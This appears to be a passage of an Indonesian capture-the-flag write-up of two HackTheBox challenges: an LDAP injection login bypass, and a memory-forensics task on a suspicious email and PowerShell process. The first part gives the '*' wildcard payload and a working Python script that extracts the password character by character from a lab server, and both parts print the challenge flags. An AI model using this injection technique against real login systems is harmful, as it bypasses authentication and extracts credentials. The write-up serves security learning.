
Di sini saya mencoba menginput payload LDAP injection seperti * pada username dan password dan ternyata saya berhasil masuk



Pada foto pertama terdapat note yang mengatas namakan reese.




Di sini saya akan mencoba login menggunakan username “reese” dan password * dan ternyata saya bisa masuk. Setelah itu saya mencoba brute force passwordnya mulai dengan memasukan passwordnya seperti “A*”, “B*”, “C*” dan seterusnya namun gagal



Hingga saya mencoba menginput “H*” saya berhasil masuk lagi. Lalu saya kembali menggunakan metode yang sama untuk huruf selanjutnya dan baru bisa kembali masuk pada kalimat “HT*”. Dapat disimpulkan kita hanya perlu brute force passwordnya hingga

utuh. Di Sini saya membuat code python untuk melakukan brute force password pada web tersebut dan flag pun ditemukan.




```python
import requests

url = 'http://178.62.82.68:31175/login'
dict = ['a', 'b', 'c','d','e','f','g','h','i','j','k','l','m','n','o'
    ,'p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E'
    ,'F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U'
    ,'V','W','X','Y','Z','0','1','2','3','4','5','6','7','8','9','~'
    ,'`','!','@','#','$','%','^','&','(',')','_','-','+','=','{','['
    ,'}',']','|','<',',','>','.','?','/']
pswd = ''

#print(len(dict))
temp = ''
count=0
while count<len(dict):
    for i in dict:
        temp = pswd + i +'*'
        params = {'username':'Reese','password':temp}
        response = requests.post(url, data=params)
        count+=1
        if(response.url!='http://178.62.82.68:31175/login?message
            =Authentication%20failed' and response.url!='http://178.62
            .82.68:31175/login'):
                pswd=pswd+i
                print(pswd)
                count=0
                break

print(f'the flag is {pswd}')
```


```
H
HT
HTB
HTB{
HTB{d
HTB{d1
HTB{d1r
HTB{d1re
HTB{d1rec
HTB{d1rect
HTB{d1recto
HTB{d1rector
HTB{d1rectory
HTB{d1rectory_
HTB{d1rectory_h
HTB{d1rectory_h4
HTB{d1rectory_h4x
HTB{d1rectory_h4xx
HTB{d1rectory_h4xx0
HTB{d1rectory_h4xx0r
HTB{d1rectory_h4xx0r_
HTB{d1rectory_h4xx0r_i
HTB{d1rectory_h4xx0r_is
HTB{d1rectory_h4xx0r_is_
HTB{d1rectory_h4xx0r_is_k
HTB{d1rectory_h4xx0r_is_k0
HTB{d1rectory_h4xx0r_is_k00
HTB{d1rectory_h4xx0r_is_k00l
HTB{d1rectory_h4xx0r_is_k00l}
the flag is HTB{d1rectory_h4xx0r_is_k00l}
>
```

3. Reminiscent (HackTheBox)

Pada challenge ini diberikan sebuah file zip bernama reminiscent.zip. Setelah mendownload dan mengekstrak file zip ini, di dalamnya berisi 3 file lainnya




Lalu saya mencoba membuka Resume.eml




Di dalamnya terdapat sebuah hyperlink tapi tidak bisa dibuka

Untuk menganalisanya lebih lanjut, saya akan menggunakan tool Volatility dan memanfaatkan file memdump “**flounder-pc-memdump.elf**“.

Pertama saya akan profile yang akan digunakan




Setelah mendapatkan profile yang akan digunakan, yaitu "**Win7SP1x64_23418**", saya akan mengecek running processes menggunakan "pstree"





Dari list yang didapatkan, terdapat sejumlah proses yang mencurigakan, yaitu thunderbird yang merupakan aplikasi email memunculkan powershell

Lalu disini saya melakukan analisa file untuk menemukan file resume jika ada di memori




Setelah mendapatkan 2 file resume, saya mengambil dan mencoba melakukan strings pada file tersebut






Didapatkan data yang dienkripsi data encoding Base64, maka saya menggunakan Cyber Chef untuk men-decodenya



Setelah sekali men-decodenya ternyata data tersebut masih berupa encoding, maka saya coba sekali lagi



Setelah mendapatkan hasilnya dan menganalisanya, dengan mengabaikan titik-titik tersebut saya akhirnya menemukan flagnya

FLAG: HTB{$_j0G_y0uR_M3m0rY_$}